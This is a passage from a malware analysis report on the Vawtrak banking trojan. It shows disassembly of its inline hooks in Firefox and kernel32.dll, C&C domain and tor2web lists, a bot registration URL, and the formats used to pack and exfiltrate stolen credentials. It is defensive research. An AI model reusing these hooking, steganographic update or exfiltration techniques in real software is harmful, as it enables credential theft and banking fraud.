| [2520] firefox.exe!nss3.dll->PR_Read | [0x69E22CA0] => $rCode5B0000 [0x005BAA... | Inline - Detour [5 Bytes] | mov eax , dword ptr [esp... | jmp 005BAA0Dh |
| [2520] firefox.exe!nss3.dll->PR_Write | [0x69E22CB0] => $rCode5B0000 [0x005BAB38] | Inline - Detour [5 Bytes] | mov eax , dword ptr [esp... | jmp 005BAB3Dh |
| [2520] firefox.exe!nss3.dll->PR_Close | [0x69E276E0] => $rCode5B0000 [0x005BA8F2] | Inline - Detour [5 Bytes] | mov eax , dword ptr [esp... | jmp 005BA8F7h |

**Figure 18 – Vawtrak hooks in a firefox.exe process.**

[19] http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html


Now we can compare two **kernel32.dll** modules. The first one is not hooked; the second one contains a hooked API function **CreateProcessW**.

```
75902026  8B35 2C609C75   MOV ESI,DWORD PTR DS:[kernel32.759C602C
7590202C ^E9 0EFFFFFF     JMP kernel32.75901F3F
75902031  8B4E 38         MOV ECX,DWORD PTR DS:[ESI+38]
75902034  8948 38         MOV DWORD PTR DS:[EAX+38],ECX
75902037  8B4E 3C         MOV ECX,DWORD PTR DS:[ESI+3C]
7590203A  8948 3C         MOV DWORD PTR DS:[EAX+3C],ECX
7590203D  8B4E 40         MOV ECX,DWORD PTR DS:[ESI+40]
75902040  8948 40         MOV DWORD PTR DS:[EAX+40],ECX
75902043 ^E9 6FFFFFFF     JMP kernel32.75901FB7
75902048  90              NOP
75902049  90              NOP
7590204A  90              NOP
7590204B  90              NOP
7590204C  90              NOP
7590204D  8BFF            MOV EDI,EDI                          BOOL kernel32.CreateProcessW(
7590204F  55              PUSH EBP
75902050  8BEC            MOV EBP,ESP
75902052  6A 00           PUSH 0
75902054  FF75 2C         PUSH DWORD PTR SS:[EBP+2C]
75902057  FF75 28         PUSH DWORD PTR SS:[EBP+28]
7590205A  FF75 24         PUSH DWORD PTR SS:[EBP+24]
7590205D  FF75 20         PUSH DWORD PTR SS:[EBP+20]
75902060  FF75 1C         PUSH DWORD PTR SS:[EBP+1C]
75902063  FF75 18         PUSH DWORD PTR SS:[EBP+18]
75902066  FF75 14         PUSH DWORD PTR SS:[EBP+14]
75902069  FF75 10         PUSH DWORD PTR SS:[EBP+10]
7590206C  FF75 0C         PUSH DWORD PTR SS:[EBP+0C]
7590206F  FF75 08         PUSH DWORD PTR SS:[EBP+8]
75902072  6A 00           PUSH 0
75902074  E8 D9E70400     CALL kernel32.CreateProcessInternalW
75902079  5D              POP EBP
7590207A  C2 2800         RETN 28
7590207D  90              NOP
7590207E  90              NOP
7590207F  90              NOP
75902080  90              NOP
75902081  90              NOP
75902082  8BFF            MOV EDI,EDI                          BOOL kernel32.CreateProcessA(
75902084  55              PUSH EBP
```

```
75902026  8B35 2C609C75   MOV ESI,DWORD PTR DS:[kernel32.759C602C
7590202C ^E9 0EFFFFFF     JMP kernel32.75901F3F
75902031  8B4E 38         MOV ECX,DWORD PTR DS:[ESI+38]
75902034  8948 38         MOV DWORD PTR DS:[EAX+38],ECX
75902037  8B4E 3C         MOV ECX,DWORD PTR DS:[ESI+3C]
7590203A  8948 3C         MOV DWORD PTR DS:[EAX+3C],ECX
7590203D  8B4E 40         MOV ECX,DWORD PTR DS:[ESI+40]
75902040  8948 40         MOV DWORD PTR DS:[EAX+40],ECX
75902043 ^E9 6FFFFFFF     JMP kernel32.75901FB7
75902048  90              NOP
75902049  90              NOP
7590204A  90              NOP
7590204B  90              NOP
7590204C  90              NOP
7590204D -E9 649ACB8A     JMP 005BBAB6                         BOOL kernel32.CreateProcessW(
75902052  6A 00           PUSH 0
75902054  FF75 2C         PUSH DWORD PTR SS:[EBP+2C]
75902057  FF75 28         PUSH DWORD PTR SS:[EBP+28]
7590205A  FF75 24         PUSH DWORD PTR SS:[EBP+24]
7590205D  FF75 20         PUSH DWORD PTR SS:[EBP+20]
75902060  FF75 1C         PUSH DWORD PTR SS:[EBP+1C]
75902063  FF75 18         PUSH DWORD PTR SS:[EBP+18]
75902066  FF75 14         PUSH DWORD PTR SS:[EBP+14]
75902069  FF75 10         PUSH DWORD PTR SS:[EBP+10]
7590206C  FF75 0C         PUSH DWORD PTR SS:[EBP+0C]
7590206F  FF75 08         PUSH DWORD PTR SS:[EBP+8]
75902072  6A 00           PUSH 0
75902074  E8 D9E70400     CALL kernel32.CreateProcessInternalW
75902079  5D              POP EBP
7590207A  C2 2800         RETN 28
7590207D  90              NOP
7590207E  90              NOP
7590207F  90              NOP
75902080  90              NOP
75902081  90              NOP
75902082 -E9 F29ACB8A     JMP 005BBB79                         BOOL kernel32.CreateProcessA(
75902087  6A 00           PUSH 0
75902089  FF75 2C         PUSH DWORD PTR SS:[EBP+2C]
```

**Figure 19 – Comparison of not-hooked and hooked Firefox processes.**


This hook points to a hooking function on address **0x005BBAB6**.



```
005BBAB6  55              PUSH EBP
005BBAB7  8BEC            MOV EBP,ESP
005BBAB9  51              PUSH ECX
005BBABA  53              PUSH EBX
005BBABB  8B5D 1C         MOV EBX,DWORD PTR SS:[EBP+1C]
005BBABE  56              PUSH ESI
005BBABF  57              PUSH EDI
005BBAC0  895D FC         MOV DWORD PTR SS:[EBP-4],EBX
005BBAC3  33F6            XOR ESI,ESI
005BBAC5  E8 1F310000     CALL 005BEBE9
005BBACA  33C0            XOR EAX,EAX
005BBACC  83CB 04         OR EBX,00000004
005BBACF  40              INC EAX
005BBAD0  895D 1C         MOV DWORD PTR SS:[EBP+1C],EBX
005BBAD3  3935 542F5E00   CMP DWORD PTR DS:[5E2F54],ESI
005BBAD9  8BFE            MOV EDI,ESI
005BBADB  0F45F8          CMOVNE EDI,EAX
005BBADE  3935 582F5E00   CMP DWORD PTR DS:[5E2F58],ESI
005BBAE4  74 03           JE SHORT 005BBAE9
005BBAE6  83CF 04         OR EDI,00000004
005BBAE9  8B5D 0C         MOV EBX,DWORD PTR SS:[EBP+0C]
005BBAEC  85FF            TEST EDI,EDI
005BBAEE  74 33           JE SHORT 005BBB23
005BBAF0  53              PUSH EBX
005BBAF1  FF15 38915D00   CALL DWORD PTR DS:[5D9138]
005BBAF7  8D0445 80000000 LEA EAX,[EAX*2+80]
005BBAFE  50              PUSH EAX
005BBAFF  E8 6E510000     CALL 005C0C72
005BBB04  8BF0            MOV ESI,EAX
005BBB06  59              POP ECX
005BBB07  85F6            TEST ESI,ESI
005BBB09  74 18           JE SHORT 005BBB23
005BBB0B  57              PUSH EDI
005BBB0C  68 F8BD5D00     PUSH 5DBDF8                 UNICODE " /bpmagic="
005BBB11  53              PUSH EBX
005BBB12  68 28CA5D00     PUSH 5DCA28                 UNICODE "%s%s%u"
005BBB17  56              PUSH ESI
005BBB18  FF15 18945D00   CALL DWORD PTR DS:[5D9418]
005BBB1E  83C4 14         ADD ESP,14
005BBB21  8BDE            MOV EBX,ESI
005BBB23  8B7D 2C         MOV EDI,DWORD PTR SS:[EBP+2C]
005BBB26  57              PUSH EDI
005BBB27  FF75 28         PUSH DWORD PTR SS:[EBP+28]
005BBB2A  FF75 24         PUSH DWORD PTR SS:[EBP+24]
005BBB2D  FF75 20         PUSH DWORD PTR SS:[EBP+20]
005BBB30  FF75 1C         PUSH DWORD PTR SS:[EBP+1C]
005BBB33  FF75 18         PUSH DWORD PTR SS:[EBP+18]
005BBB36  FF75 14         PUSH DWORD PTR SS:[EBP+14]
005BBB39  FF75 10         PUSH DWORD PTR SS:[EBP+10]
005BBB3C  53              PUSH EBX
005BBB3D  FF75 08         PUSH DWORD PTR SS:[EBP+8]
005BBB40  FF15 1C315E00   CALL DWORD PTR DS:[5E311C]
005BBB46  8BD8            MOV EBX,EAX
```

**Figure 20 – Detail of the hooking function.**

After its execution, it uses the backed-up code (on address **`0x005BBB40`**) to return to the original API function **`CreateProcessW`** (address **`0x75902052`**).



```
00240016  8BFF            MOV EDI,EDI
00240018  55              PUSH EBP
00240019  8BEC            MOV EBP,ESP
0024001B  90              NOP
0024001C  90              NOP
0024001D  90              NOP
0024001E  90              NOP
0024001F  90              NOP
00240020  90              NOP
00240021  90              NOP
00240022  90              NOP
00240023  90              NOP
00240024  90              NOP
00240025  90              NOP
00240026  90              NOP
00240027  90              NOP
00240028  90              NOP
00240029  90              NOP
0024002A  90              NOP
0024002B  90              NOP
0024002C  90              NOP
0024002D  90              NOP
0024002E  90              NOP
0024002F  90              NOP
00240030  90              NOP
00240031  90              NOP
00240032  90              NOP
00240033  90              NOP
00240034  90              NOP
00240035  90              NOP
00240036  E9 17206C75     JMP kernel32.75902052
0024003B  8BFF            MOV EDI,EDI
```

**Figure 21 – Backed-up code of the hooked function.**

## 3.4 Communication with C&C

All communication with C&C servers is done via the HTTP protocol. The list of remote C&C servers is stored as a XOR-encrypted sequence of bytes in the data section of the DLL module. Decryption occurs by using the aforementioned LCG-based algorithm and a different hardcoded seed value for every stored server name. To make the decryption a little bit more complicated for researchers, the author encrypted each server name 10-times. Some of the extracted C&C server names from the analyzed samples are:

```
http://tewingal.ru
http://starweltfary.ru
http://altewing.com
http://humanirest.com
http://soplino.com
http://blevanto.com
http://monitruby.com
http://poxmelo.com
http://heehak.su
```

Furthermore, each sample has a different list of servers that contain updated lists of live C&Cs:

```
https://otsaa35gxbcwvrqs.tor2web.org
https://4bpthx5z4e7n6gnb.tor2web.org
https://bc3ywvif4m3lnw4o.tor2web.org
https://llgerw4plyyff446.tor2web.org
```

As we can see, those update servers are hosted on the Tor hidden Web services and they are accessed via a Tor2web[20] proxy without a need to install any special software such as Torbrowser. Moreover, the communication with the remote server is done over SSL, which adds further encryption.
The list of servers can be updated by a file obtained from those update C&Cs. Vawtrak's author(s) made the detection of such communication with its servers more difficult by communicating only while the user is browsing the Internet (i.e. while a browser produces a network traffic). Furthermore, Vawtrak uses steganography[21] to hide those update lists inside the favicons[22] on the update servers. Therefore, the download does not seem suspicious at first sight. The size of each favicon is approximately 4 kB, but it is enough to carry an update file hidden in its least-significant bits (LSB).

**Figure 22 – Enlarged favicon containing a hidden server list.**

[20] https://tor2web.org/
[21] https://en.wikipedia.org/wiki/Steganography
[22] https://en.wikipedia.org/wiki/Favicon


**Figure 23 – Extraction of LSB from an icon file.**

Moreover, the hidden content is once again encrypted with the same encryption algorithm.

The following figures illustrate two decrypted messages containing updated C&C server lists. Addresses of new C&C servers are marked red.





**Figure 24 – Update of the server list #1.**





**Figure 25 – Update of the server list #2.**

The server lists contained in those messages are digitally signed[23] (the signature of MD5 hash is stored in the first 128 bits) and verified by an RSA public key that is stored in Vawtrak's binary. Only the correctly signed messages are accepted. Vawtrak probably tries to avoid hijacking of its botnet by someone sending a fake server list.





**Figure 26 – Public key used for message verification.**

After updating the list of C&C servers, each malware instance acts as a bot with a special bot ID, which is computed from the first found MAC address XORed with a volume serial number of the system drive. Afterwards, each bot registers itself to a randomly selected C&C server by sending a POST/GET request, e.g.:

URI:

```
http://heehak.su/company/00/blog/0000011b/page/f12808e2
```

Where URI is generated based on an executable-specific template. E.g.:

[23] https://en.wikipedia.org/wiki/Digital_signature

`/company/{TYPE:Hb}/blog/{PROJECT_ID:Hd}/page/{BOT_ID:Hd}`, or

`/collection/{PROJECT_ID:Hd}/{TYPE:Hb}/{BOT_ID:Hd}`

The elements in curly brackets represent identification of a particular infection, type of request, and a type of malware campaign. e.g. the `TYPE` element:

| code | Request description |
|---|---|
| 0x00 | Keep-alive connection. |
| 0x01 | Form grabbing. |
| 0x02 | Request of a file (e.g. update). |

Furthermore, content of these requests is also based on the particular DLL's instance. In the earlier versions, the requests were not encrypted, e.g.:

```
id=%BOT_ID%-%UPDATE_VERSION%-0000&iv=%INSTALL_VERSION%&av=%BUILD_VERSION%&uptime=
%UPTIME%&info=%USER_PRIVILAGES%-%RAPPORT_INSTALLED%-%OEM...%&proxy=%SYSTEM_PROXY%
&name=%NetBIOS_COMPUTER_NAME%&domain=%DOMAIN_NAME%
```

In recent samples, the requests are already encrypted and surrounded by a randomly generated data, e.g.:





**Figure 27 – Registration to a C&C server.**

In a very similar way, the bot sends gathered information to a server, which replies with an `HTTP/1.1 200 OK` response.





**Figure 28 – Upload of a stolen Gmail login credentials and a reply from a C&C server.**

For sending the sniffed data to a C&C server, Vawtrak uses several internal recursive structures that are depicted in the following figure.





**Figure 29 – Overview of Vawtrak structures used for communication with C&C.**

The inner container **content** holds any kind of data that Vawtrak can sniff, e.g. stolen passwords, passwords sniffed in browsers, browser cookies packed in a TAR[24] archive, screenshots. All the **content** structures are stored in a double-linked list, where each **item** also specifies the type of its **content** (e.g. screenshot, AVI file, passwords).

The sensitive information is stored in the aforementioned structure called (by its authors) **PWDFILE0** (password file). Description of its structure is as follows:

```
Magic bytes:            "PWDFILE0" "1.0" (16 bytes)
n-times items:
    Header:
        Item magic:     0x02 0x00 'M' 'O' 'D' 'U' 0x01 0x01
        Item size:      xx xx xx xx (4 bytes)
        Item enum:      yy yy (2 bytes, e.g. FTP_SmartFTP == 9)
        Item padding:   0x00 0x00
    n-times data:
        Record type:    0xBEEFXXXX (4 bytes)
        Data... e.g.
            <hostname size>
            <hostname>
            <login size>
            <login>
            <password size>
            <password>
```

**Figure 30 – Format of the PWDFILE0 structure.**

After all the records are filled into this structure, Vawtrak uses aPLib for compression and probably for hiding the content as well. The authors call this compressed structure **PKDFILE0** (packed file). Its structure is:

```
Magic bytes:                    "PKDFILE0" (8 bytes)
Size of uncompressed data:      sizeof(PWDFILE0) (4 bytes)
Size of compressed data:        sizeof(AP32pack(PWDFILE0)) (4 bytes)
Compressed data:                AP32pack(PWDFILE0) (n bytes)
Checksum:                       CRC32(AP32pack(PWDFILE0)) (4 bytes)
```

**Figure 31 – Format of the PKDFILE0 structure.**

Each such **item** is sent separately to a C&C server in a new Vawtrak thread. At first, the complete **item** is XOR-encrypted by an LCG-generated key. The seed value used for generation of this key is also sent to the C&C server to decrypt the original **item**. Furthermore, the message sent to a server also contains a parity of the seed value (seed XOR **0x11223344**), i.e.:

```
LCG seed value (4 bytes)
parity of seed, i.e. seed xor 0x11223344 (4 bytes)
encrypted data (n bytes)
```

At the end, the message with an **item** is sent to a C&C server by using the aforementioned HTTP methods GET or POST (based on contentType). The POST requests are sent as "**Content-Type: multipart/form-data**", which is masked as sending a JPG/PNG/GIF file. The GET request looks like this:

[24] https://en.wikipedia.org/wiki/Tar_%28computing%29

```
ABCDE=123456ABCDE=123456ABCDE=123456=base64(data)&ABCDE=123456ABCDE=123456&
```

The prefix and suffix of the query string are randomly generated to confuse automatic analysis of network traffic and the main content is BASE64-encoded in the middle of the query string.

## 3.5 C&C Commands

During analysis, we learned that the Vawtrak samples support several actions invoked by a remote commands. These 1-byte commands are sent after the "**ok**" reply message from the C&C server. Furthermore, the command may contain several arguments (e.g. URL, filename, registry value name).

